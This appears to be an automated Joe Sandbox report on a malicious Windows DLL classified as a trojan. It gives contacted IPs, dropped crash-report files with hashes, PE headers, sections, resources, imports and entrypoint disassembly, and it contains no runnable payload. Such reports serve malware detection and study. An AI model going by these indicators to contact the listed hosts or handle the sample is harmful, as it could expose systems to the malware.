61.36.14.230	unknown	Korea Republic of		3786	LGDACOMLGDACOMCorporationKR	true
194.76.226.200	unknown	Germany		39378	SERVINGADE	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	560543
Start date:	26.01.2022
Start time:	17:02:04
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	hFGZpat9Mf.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	34
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0

Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@6/6@4/7
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 94.6% (good quality ratio 93.1%) • Quality average: 83.4% • Quality standard deviation: 23.8%
HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WerFault.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 23.211.6.115, 13.107.42.16, 104.208.16.94, 13.107.43.16
- Excluded domains from analysis (whitelisted): client.wns.windows.com, fs.microsoft.com, config.edge.skype.com.trafficmanager.net, store-images.s-microsoft.com-c.edgekey.net, arc.msn.com, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, store-images.s-microsoft.com, l-0007.config.skype.com, config-edge-skype.l-0007.l-msedge.net, l-0007.dc-msedge.net, blobcollector.events.data.trafficmanager.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com, l-0007.l-msedge.net, config.edge.skype.com, onedsblobprdcus16.centralus.cloudapp.azure.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:03:26	API Interceptor	12x Sleep call for process: loaddll32.exe modified
17:03:34	API Interceptor	1x Sleep call for process: WerFault.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_319baef4101f2973dda1833cdb25524ddf68727_82810a17_11720b30\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.9231380421791202
Encrypted:	false
SSDEEP:	192:dSiB0oXKHBUZMX4jed+tTN/u7slS274ItWc:civXiBUZMX4jeI5/u7slX4ItWc
MD5:	2E9E475BBF5C444FDD216D612789DF16
SHA1:	962AD3179B750CF580262E1907A21695CCCF95CA
SHA-256:	0064278D09AABB28FEDAF0249EA8CB8FE70CA1E041D4894DCF53040F05E19E31
SHA-512:	18EBA813F6A28E2B7751BD3001B4482C544F808182C859505F4FBFDC25EAAA2F687261D01906D9337561C1D8F0E8ACC7BD71C9A5A2211592E1F48E8D3637A66
Malicious:	false
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.8.7.7.1.8.9.9.3.2.8.3.8.8.0.3.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.8.7.7.1.9.0.1.2.5.8.0.7.2.0.8.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.d.d.3.8.9.6.b.0.-.5.3.f.3.-.4.c.c.7.-.8.1.1.7.-.7.c.f.5.a.2.3.c.6.8.1.7.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.9.1.e.b.9.5.e.c.-.d.e.6.2.-.4.7.8.9.-.9.a.2.7.-.4.9.f.7.3.2.8.d.6.c.a.9.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.r.u.n.d.l.l.3.2...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.R.U.N.D.L.L.3.2...E.X.E.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.c.c.8.-.0.0.0.1.-.0.0.1.6.-.2.4.9.8.-.9.3.a.3.1.9.1.3.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.f.5.1.9.f.e.e.c.4.8.6.d.e.8.7.e.d.7.3.c.b.9.2.d.3.c.a.c.8.0.2.4.0.0.0.0.0.0.0.0.!.0.0.0.0.b.c.c.5.d.c.3.2.2.2.0.3.4.d.3.f.2.5.7.f.1.f.d.3.5.8.8.9.e.5.b.e.9.0.f.0.9.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER410A.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Thu Jan 27 01:03:17 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	50394
Entropy (8bit):	2.1230258138964713
Encrypted:	false
SSDEEP:	192:v7u7354xKvI2O5Skb+XKD74zz7hFK/dDBRvU0SF9Dq0Awi/Y4p:/oQB5Lb+XKIzz7hFadDBR8xFpq0Awi/
MD5:	E557B9E94120C75B30455B3AB7BB4F67
SHA1:	2816C199A296B247FADBC24CB7248059CC2AA728
SHA-256:	A0FB0FDB2F46849AE8FFCCB0F6830134282C4BEF5375EC4B3328CA9957E8FC78
SHA-512:	1B07B0D1CC742AB0398A7C0CF12C6A6D4AD57568006FC2B39D05E84E9B93F969C117C21CCF5CC366B21403FCE10D970DE56DAA1951B4037F3A93066D91297D3
Malicious:	false
Reputation:	low
Preview:	MDMP..... .....U..a.....d.../.....T.....8.....T.....@.....`.....L.....U.....B.....GenuineIntelW.....T.....H..a.....0..1.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8312
Entropy (8bit):	3.6976983898128415
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNips6rRf+Z46YBgah6TgmfTNSOCprR689bW4sfcSm:RrlsNiy6Ff246YBb6TgmfTNSHDWrfI
MD5:	1F0DCAF8CAD8216C2681E359FDB9FC32
SHA1:	F83B65FE0F97B36C53DEA67EF86D390C5F2E4874
SHA-256:	C48C34B58275C8586BA05F0DE058403E5D4BEF7A7489275B5971858A1B1B65DA
SHA-512:	3B02715FD729AA52FA2738D709F4B09EA244329D1CD8A1FAED420EE2A0A87085BE984ABD38EC3BDF61C2A0D0A5DFCA9640331E596FE7971D8009FF0C5E986BD9

Malicious:	false
Reputation:	low
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.3.2.7.2.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER6656.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4670
Entropy (8bit):	4.493943117199789
Encrypted:	false
SSDEEP:	48:cvIwSD8zs8JgtWI9A2VWSC8BVs8fm8M4JCdszZFAV+q8/OD0yx4SrS1d:uITf632kSNXRJRUVt0iDW1d
MD5:	0126F95A901429A83B8D25CA87CD378F
SHA1:	B291C283CF80A9811F1EA5703267243116199DDD
SHA-256:	507F8842DAC1704D0AF596840F0F75862C0CEC375118DCBDC55ED85F1D39E175
SHA-512:	6D3D54EE263306831C43EB89F8246689251F0E293ABB94C3E5F63E658D95274E665B774CEB35CD1BB8A8E74F10FE749C0B5315E26085DC76BFC232DBED680EEC
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1359974" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Windows\appcompat\Programs\Amcache.hve

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	1572864
Entropy (8bit):	4.2638646695109035
Encrypted:	false
SSDEEP:	12288:MLR2cbZ/FPLJ86W9cwmTJw4qNsIbc65wppMcGFtz3OUkB8lA6LD6y7Rt:sR2cbZ/FPLJ86W9yqYKt
MD5:	35049590C5CC406E8B91A1B0B5092584
SHA1:	B8ACCA4CFDD281BC793D177261B5A769CAE049C3
SHA-256:	B84991E6386C563D75788B986DA5381F88A5EA41408DD98DA31B8E2C4755528A
SHA-512:	26800F9733BF8608CB4BF2C24592BDA4092458DC12E2B707C5503956015600540CF36114916E5696D997FDB72896332A3014664287BC26840D9D79B40F9CC19A
Malicious:	false
Reputation:	low
Preview:	regfQ...Q...p.\.,..... .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e...4.....E.4.....E.....5.....E.rmtm.....e.....

C:\Windows\appcompat\Programs\Amcache.hve.LOG1

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	24576
Entropy (8bit):	3.8361821028758083
Encrypted:	false
SSDEEP:	384:Zwb5uZrdgdXX5gQp8XXLnxOf2oMPmxwp95GjZmGuADTTeW5N5oAR1V:mlcreXXZpigf2ovxwp3WmGuuTeSN51R1
MD5:	498211172CBFC34A13FD2E9630E30A11
SHA1:	7413547E9D96756DF22533A3E31E05F5996C75CC
SHA-256:	6B575ABA2719D1440DCAFECBA4C5FBA11673407180D636A18D597189984D0B21
SHA-512:	2E58314560305ECCCEFA4377EA207FC5B825E2B55E4F2AA1314355E89E44C2D2AFF62D830A82B8D3731E3650AC473C79E19A5A79C0F6DB0D71132481E69CAC90

Malicious:	false
Reputation:	low
Preview:	regfP...P...p.\..,..... .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e...4.....E.4.....E.....5.....E.rmtm..... .....e..HvLE.^.....P.....}JB...I..+|..... ..hbin.....p.\..,.....nk,..(.....X..... .....&...{ad79c032-a2ea-f756-e377-72fb9332c3ae}.....nk ..(..... .....P..... .....Z.....Root.....lf.....Root....nk ..(.....}..... .....*.....DeviceCensus..... ..vk.....WritePermissionsCheck...

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.882756524717819
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 97.97% • Win32 Executable Delphi generic (14689/80) 1.44% • Win16/32 Executable Delphi generic (2074/23) 0.20% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20%
File name:	hFGZpat9Mf.dll
File size:	655360
MD5:	9acde2c3e3a375590a1bc716eabc52c5
SHA1:	e231c9ae802a9aad9916f08256f7558f531d54ce
SHA256:	57f997217db22a4d97700768189d44034303e3b15dc08fa48ed6b91bd7051c05
SHA512:	3c282a6dac4c1a655a6851ef7bcf9d336603614216f93e8bde031697118439081b113bb71473e2939b30225fa684d56d9dbc80bd888cc3312b167c7bef130946
SSDEEP:	12288:CxdKNJ2yEIIM31TVlVPt0+JQjahIx9Q2oleUcUGHS:CwuyEIIMlTzBt0Bp3seBU
File Content Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....

File Icon

Icon Hash:	b99988fcd4f66e0f

Static PE Info

General

Entrypoint:	0x46b448
Entrypoint Section:	CODE
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, BYTES_REVERSED_LO, EXECUTABLE_IMAGE, DLL, LINE_NUMS_STRIPPED, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	7f3476b35f56feee8663a4d549e47d9e

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
add esp, FFFFFFC4h

Instruction
push ebx
mov eax, 0046B028h
call 00007F8E18CB1738h
push 0046BDF8h
call 00007F8E18CB1A8Ah
push 0046BDF8h
call 00007F8E18CB1A80h
push 0046BDF8h
call 00007F8E18CB1A76h
push 0046BDF8h
call 00007F8E18CB1A6Ch
push 0046BDF8h
call 00007F8E18CB1A62h
push 0046BDF8h
call 00007F8E18CB1A58h
push 0046BDF8h
call 00007F8E18CB1A4Eh
push 0046BDF8h
call 00007F8E18CB1A44h
push 0046BDF8h
call 00007F8E18CB1A3Ah
push 0046BDF8h
call 00007F8E18CB1A30h
push 0046BDF8h
call 00007F8E18CB1A26h
push 0046BDF8h
call 00007F8E18CB1A1Ch
push 0046BDF8h
call 00007F8E18CB1A12h
push 0046BDF8h
call 00007F8E18CB1A08h
push 0046BDF8h
call 00007F8E18CB19FEh
push 0046BDF8h
call 00007F8E18CB19F4h
push 0046BDF8h
call 00007F8E18CB19EAh
push 0046BDF8h
call 00007F8E18CB19E0h
push 0000BDF8h

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x70000	0x2172	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x7a000	0x29600	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x73000	0x6e18	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
CODE	0x1000	0x6ae04	0x6b000	False	0.529191917348	data	6.56713483483	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
DATA	0x6c000	0x2324	0x2400	False	0.465928819444	data	4.93971870671	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
BSS	0x6f000	0xf55	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x70000	0x2172	0x2200	False	0.365349264706	data	4.98625501899	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0x73000	0x6e18	0x7000	False	0.615618024554	data	6.66070715654	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.rsrc	0x7a000	0x29600	0x29600	False	0.458589029456	data	6.73870167703	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_CURSOR	0x7bd68	0x134	data		
RT_CURSOR	0x7be9c	0x134	data		
RT_CURSOR	0x7bfd0	0x134	data		
RT_CURSOR	0x7c104	0x134	data		
RT_CURSOR	0x7c238	0x134	data		
RT_CURSOR	0x7c36c	0x134	data		
RT_CURSOR	0x7c4a0	0x134	data		
RT_BITMAP	0x7c5d4	0x1d0	data		
RT_BITMAP	0x7c7a4	0x1e4	data		
RT_BITMAP	0x7c988	0x1d0	data		
RT_BITMAP	0x7cb58	0x1d0	data		
RT_BITMAP	0x7cd28	0x1d0	data		
RT_BITMAP	0x7cef8	0x1d0	data		
RT_BITMAP	0x7d0c8	0x1d0	data		
RT_BITMAP	0x7d298	0x1d0	data		
RT_BITMAP	0x7d468	0x1d0	data		
RT_BITMAP	0x7d638	0x1d0	data		
RT_BITMAP	0x7d808	0xe8	GLS_BINARY_LSB_FIRST		
RT_ICON	0x7d8f0	0x2e8	dBase IV DBT of @.DBF, block length 512, next free block index 40, next free block 49, next used block 48059	English	United States
RT_DIALOG	0x7dbd8	0x52	data		
RT_STRING	0x7dc2c	0x15c	data		
RT_STRING	0x7dd88	0x3e4	data		
RT_STRING	0x7e16c	0x340	data		
RT_STRING	0x7e4ac	0x354	data		
RT_STRING	0x7e800	0x230	data		
RT_STRING	0x7ea30	0x1d4	data		
RT_STRING	0x7ec04	0xec	data		
RT_STRING	0x7ecf0	0x2fc	data		
RT_STRING	0x7efec	0xd4	data		
RT_STRING	0x7f0c0	0x110	data		
RT_STRING	0x7f1d0	0x24c	data		
RT_STRING	0x7f41c	0x3f8	data		
RT_STRING	0x7f814	0x360	data		
RT_STRING	0x7fb74	0x3e8	data		
RT_STRING	0x7ff5c	0x234	data		
RT_STRING	0x80190	0xec	data		

Name	RVA	Size	Type	Language	Country
RT_STRING	0x8027c	0x1b4	data		
RT_STRING	0x80430	0x3e4	data		
RT_STRING	0x80814	0x358	data		
RT_STRING	0x80b6c	0x2b4	data		
RT_RCDATA	0x80e20	0x10	data		
RT_RCDATA	0x80e30	0x2fe	MS Windows icon resource - 1 icon, 32x32, 16 colors	Bulgarian	Bulgaria
RT_RCDATA	0x81130	0x104	GIF image data, version 89a, 22 x 22	Bulgarian	Bulgaria
RT_RCDATA	0x81234	0x10b	GIF image data, version 89a, 22 x 22	Bulgarian	Bulgaria
RT_RCDATA	0x81340	0xed	GIF image data, version 89a, 22 x 22	Bulgarian	Bulgaria
RT_RCDATA	0x81430	0xe4	GIF image data, version 89a, 22 x 22	Bulgarian	Bulgaria
RT_RCDATA	0x81514	0xfe	GIF image data, version 89a, 22 x 22	Bulgarian	Bulgaria
RT_RCDATA	0x81614	0x96	GIF image data, version 89a, 24 x 24	Bulgarian	Bulgaria
RT_RCDATA	0x816ac	0x10c	GIF image data, version 89a, 22 x 22	Bulgarian	Bulgaria
RT_RCDATA	0x817b8	0x105	GIF image data, version 89a, 22 x 22	Bulgarian	Bulgaria
RT_RCDATA	0x818c0	0x102	GIF image data, version 89a, 22 x 22	Bulgarian	Bulgaria
RT_RCDATA	0x819c4	0xfb	GIF image data, version 89a, 22 x 22	Bulgarian	Bulgaria
RT_RCDATA	0x81ac0	0x10e	GIF image data, version 89a, 22 x 22	Bulgarian	Bulgaria
RT_RCDATA	0x81bd0	0x105	GIF image data, version 89a, 22 x 22	Bulgarian	Bulgaria
RT_RCDATA	0x81cd8	0x100	GIF image data, version 89a, 22 x 22	Bulgarian	Bulgaria
RT_RCDATA	0x81dd8	0xfc	GIF image data, version 89a, 22 x 22	Bulgarian	Bulgaria
RT_RCDATA	0x81ed4	0x113	GIF image data, version 89a, 22 x 22	Bulgarian	Bulgaria
RT_RCDATA	0x81fe8	0x10e	GIF image data, version 89a, 22 x 22	Bulgarian	Bulgaria
RT_RCDATA	0x820f8	0x106	GIF image data, version 89a, 22 x 22	Bulgarian	Bulgaria
RT_RCDATA	0x82200	0xfd	GIF image data, version 89a, 22 x 22	Bulgarian	Bulgaria
RT_RCDATA	0x82300	0x115	GIF image data, version 89a, 22 x 22	Bulgarian	Bulgaria
RT_RCDATA	0x82418	0x113	GIF image data, version 89a, 22 x 22	Bulgarian	Bulgaria
RT_RCDATA	0x8252c	0x229	HTML document, ASCII text, with CRLF, CR line terminators	Bulgarian	Bulgaria
RT_RCDATA	0x82758	0x3f	GIF image data, version 89a, 12 x 16	Bulgarian	Bulgaria
RT_RCDATA	0x82798	0x6e	GIF image data, version 89a, 16 x 16	Bulgarian	Bulgaria
RT_RCDATA	0x82808	0x50	GIF image data, version 89a, 16 x 16	Bulgarian	Bulgaria
RT_RCDATA	0x82858	0x6c	GIF image data, version 89a, 16 x 16	Bulgarian	Bulgaria
RT_RCDATA	0x828c4	0x4f	GIF image data, version 89a, 16 x 16	Bulgarian	Bulgaria
RT_RCDATA	0x82914	0x6f	GIF image data, version 89a, 17 x 16	Bulgarian	Bulgaria
RT_RCDATA	0x82984	0x41	GIF image data, version 89a, 15 x 15	Bulgarian	Bulgaria
RT_RCDATA	0x829c8	0x3c	GIF image data, version 89a, 16 x 12	Bulgarian	Bulgaria
RT_RCDATA	0x82a04	0x69	GIF image data, version 89a, 16 x 16	Bulgarian	Bulgaria
RT_RCDATA	0x82a70	0x4d	GIF image data, version 89a, 16 x 16	Bulgarian	Bulgaria
RT_RCDATA	0x82ac0	0x71	GIF image data, version 89a, 16 x 17	Bulgarian	Bulgaria
RT_RCDATA	0x82b34	0x69	GIF image data, version 89a, 16 x 16	Bulgarian	Bulgaria
RT_RCDATA	0x82ba0	0x4d	GIF image data, version 89a, 16 x 16	Bulgarian	Bulgaria
RT_RCDATA	0x82bf0	0x12c	GIF image data, version 89a, 10 x 12	Bulgarian	Bulgaria
RT_RCDATA	0x82d1c	0x129	GIF image data, version 89a, 10 x 12	Bulgarian	Bulgaria
RT_RCDATA	0x82e48	0x91	GIF image data, version 89a, 16 x 16	Bulgarian	Bulgaria
RT_RCDATA	0x82edc	0x82	GIF image data, version 89a, 16 x 16	Bulgarian	Bulgaria
RT_RCDATA	0x82f60	0x75	GIF image data, version 89a, 16 x 16	Bulgarian	Bulgaria
RT_RCDATA	0x82fd8	0x9e	GIF image data, version 89a, 16 x 16	Bulgarian	Bulgaria
RT_RCDATA	0x83078	0x7c	GIF image data, version 89a, 16 x 16	Bulgarian	Bulgaria
RT_RCDATA	0x830f4	0x36	GIF image data, version 89a, 1 x 1	Bulgarian	Bulgaria
RT_RCDATA	0x8312c	0xea6	HTML document, ASCII text, with CRLF line terminators	Bulgarian	Bulgaria
RT_RCDATA	0x83fd4	0x2b9f	ASCII text, with CRLF line terminators	Bulgarian	Bulgaria
RT_RCDATA	0x86b74	0x4e98	ASCII text, with CRLF line terminators	Bulgarian	Bulgaria
RT_RCDATA	0x8ba0c	0x539	ASCII text, with CRLF line terminators	Bulgarian	Bulgaria
RT_RCDATA	0x8bf48	0x1d08	HTML document, ASCII text, with CRLF line terminators	Bulgarian	Bulgaria
RT_RCDATA	0x8dc50	0x61b	ASCII text, with CRLF line terminators	Bulgarian	Bulgaria
RT_RCDATA	0x8e26c	0x671	ASCII text, with CRLF line terminators	Bulgarian	Bulgaria
RT_RCDATA	0x8e8e0	0x7e61	ASCII text, with CRLF line terminators	Bulgarian	Bulgaria

Name	RVA	Size	Type	Language	Country
RT_RCDATA	0x96744	0xd59	HTML document, ASCII text, with CRLF line terminators	Bulgarian	Bulgaria
RT_RCDATA	0x974a0	0x664	data		
RT_RCDATA	0x97b04	0x1c9	Delphi compiled form 'Tgj3eo9f8hwe89fq'		
RT_RCDATA	0x97cd0	0xb804	data	English	United States
RT_GROUP_CURSOR	0xa34d4	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xa34e8	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xa34fc	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xa3510	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xa3524	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xa3538	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xa354c	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_ICON	0xa3560	0x14	data	English	United States

Imports

DLL	Import
kernel32.dll	DeleteCriticalSection, LeaveCriticalSection, EnterCriticalSection, InitializeCriticalSection, VirtualFree, VirtualAlloc, LocalFree, LocalAlloc, GetVersion, GetCurrentThreadId, InterlockedDecrement, InterlockedIncrement, VirtualQuery, WideCharToMultiByte, MultiByteToWideChar, lstrlenA, lstrcpynA, LoadLibraryExA, GetThreadLocale, GetStartupInfoA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetCommandLineA, FreeLibrary, FindFirstFileA, FindClose, ExitProcess, WriteFile, UnhandledExceptionFilter, RtlUnwind, RaiseException, GetStdHandle
user32.dll	GetKeyboardType, LoadStringA, MessageBoxA, CharNextA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
oleaut32.dll	SysFreeString, SysReAllocStringLen, SysAllocStringLen
kernel32.dll	TlsSetValue, TlsGetValue, TlsFree, TlsAlloc, LocalFree, LocalAlloc
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
kernel32.dll	lstrcpyA, WriteFile, WaitForSingleObject, VirtualQuery, VirtualAlloc, Sleep, SizeofResource, SetThreadLocale, SetFilePointer, SetEvent, SetErrorMode, SetEndOfFile, ResetEvent, ReadFile, MultiByteToWideChar, MulDiv, LockResource, LoadResource, LoadLibraryA, LeaveCriticalSection, InitializeCriticalSection, GlobalUnlock, GlobalReAlloc, GlobalHandle, GlobalLock, GlobalFree, GlobalFindAtomA, GlobalDeleteAtom, GlobalAlloc, GlobalAddAtomA, GetVersionExA, GetVersion, GetTickCount, GetThreadLocale, GetTempPathA, GetSystemInfo, GetSystemDirectoryA, GetStringTypeExA, GetStdHandle, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLocalTime, GetLastError, GetFullPathNameA, GetFileSize, GetDiskFreeSpaceA, GetDateFormatA, GetCurrentThreadId, GetCurrentProcessId, GetCPInfo, GetACP, FreeResource, InterlockedExchange, FreeLibrary, FormatMessageA, FindResourceA, EnumCalendarInfoA, EnterCriticalSection, DeleteCriticalSection, CreateThread, 